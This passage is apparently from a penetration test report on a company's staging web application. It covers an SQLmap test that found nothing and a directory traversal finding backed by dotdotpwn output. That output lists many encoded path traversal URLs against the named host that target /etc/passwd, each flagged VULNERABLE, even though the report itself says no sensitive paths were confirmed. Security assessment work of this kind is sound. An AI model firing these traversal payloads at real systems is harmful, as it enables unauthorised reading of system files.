Recommendations/Results 1. None of the injected parameters, including boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band methods, were susceptible to injection. Consequently, SQLmap failed to identify any SQL injection vulnerabilities. 2. The non-injectable parameters were found to be resistant due to the presence of a security mechanism, specifically a Web Application Firewall (WAF), as indicated by the analysis conducted through SQLmap.			

Supporting Evidence:







R2 – Web directory traversal attack			
Risk Rating: **Medium**	CVSS v3 score: **7.1**	Status: **Open**	OWASP Category: **A8**

Vulnerability

No path names were identified on the webpage. We employed "dotdotpwn," a web directory fuzzer, to search for potential directory traversal vulnerabilities within the web URL.

Risk Description

A Web Directory Traversal attack occurs when an attacker exploits a vulnerability in a website's server to illicitly access restricted files and directories. This unauthorized access is achieved by manipulating the URL using special characters, enabling the attacker to navigate to files and directories that are not intended for public access.

Recommendations/Results

1. Dotdotpwn a web traversal fuzzer enumerated almost 90 path traversal vulnerabilities linked to the web URL.

2. The fuzzing of the URL to find potentially vulnerable paths let to a timeout of the website


3. The majority of the URLs were inaccessible through the web browser, resulting in a JSON error.


4. An attempt to access a potentially vulnerable URL led to a successful login, only to be followed by a "page not found" error.


5. Burpsuite was deployed to conduct a more in-depth analysis of the web, focusing on the identification of sensitive path disclosure.


6. Despite inputting various strings into Burp Suite, no sensitive paths were discovered, indicating the presence of a security mechanism safeguarding against such disclosures.


Supporting Evidence:





Nov 20 19:47
Open
owseqxyg.staging.riipen.com_11-15-2023_19-56.txt
~/Downloads/dotdotpwn-3.0.2/Reports
README.txt
README.txt
user-agents.txt
README.txt
VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%5c..%5c..%5c..%5c..%5cetc%5cissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x2fetc0x2fpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x2fetc0x2fissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x2f..0x2fetc0x2fpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x2f..0x2fetc0x2fissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x2f..0x2f..0x2fetc0x2fpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x2f..0x2f..0x2fetc0x2fissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x2f..0x2f..0x2f..0x2fetc0x2fpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x2f..0x2f..0x2f..0x2fetc0x2fissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x2f..0x2f..0x2f..0x2f..0x2fetc0x2fpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x2f..0x2f..0x2f..0x2f..0x2fetc0x2fissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x2f..0x2f..0x2f..0x2f..0x2f..0x2fetc0x2fpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x2f..0x2f..0x2f..0x2f..0x2f..0x2fetc0x2fissue <- VULNERABLE



Nov 20 19:49
Open
owseqxyg.staging.riipen.com_11-15-2023_19-56.txt
~/Downloads/dotdotpwn-3.0.2/Reports
README.txt
README.txt
user-agents.txt
README.txt
VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x2f..0x2f..0x2f..0x2f..0x2f..0x2fetc0x2fissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x5cetc0x5cpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x5cetc0x5cissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x5c..0x5cetc0x5cpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x5c..0x5cetc0x5cissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x5c..0x5c..0x5cetc0x5cpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x5c..0x5c..0x5cetc0x5cissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x5c..0x5c..0x5c..0x5cetc0x5cpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x5c..0x5c..0x5c..0x5cetc0x5cissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x5c..0x5c..0x5c..0x5c..0x5cetc0x5cpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..0x5c..0x5c..0x5c..0x5c..0x5c..0x5cetc0x5cissue <-



Nov 20 19:46
Open
owseqxyg.staging.riipen.com_11-15-2023_19-56.txt
~/Downloads/dotdotpwn-3.0.2/Reports
README.txt
README.txt
user-agents.txt
common-colum
common-output
README.txt
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%2f..%2f..%2f..%2f..%2fetc%2fissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%2f..%2f..%2f..%2f..%2f..%2fetc%2fissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%5cetc%5cpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%5cetc%5cissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%5c..%5cetc%5cpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%5c..%5cetc%5cissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%5c..%5c..%5cetc%5cpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%5c..%5c..%5cetc%5cissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%5c..%5c..%5c..%5cetc%5cpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%5c..%5c..%5c..%5cetc%5cissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%5c..%5c..%5c..%5c..%5cetc%5cpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%5c..%5c..%5c..%5c..%5cetc%5cissue <- VULNERABLE

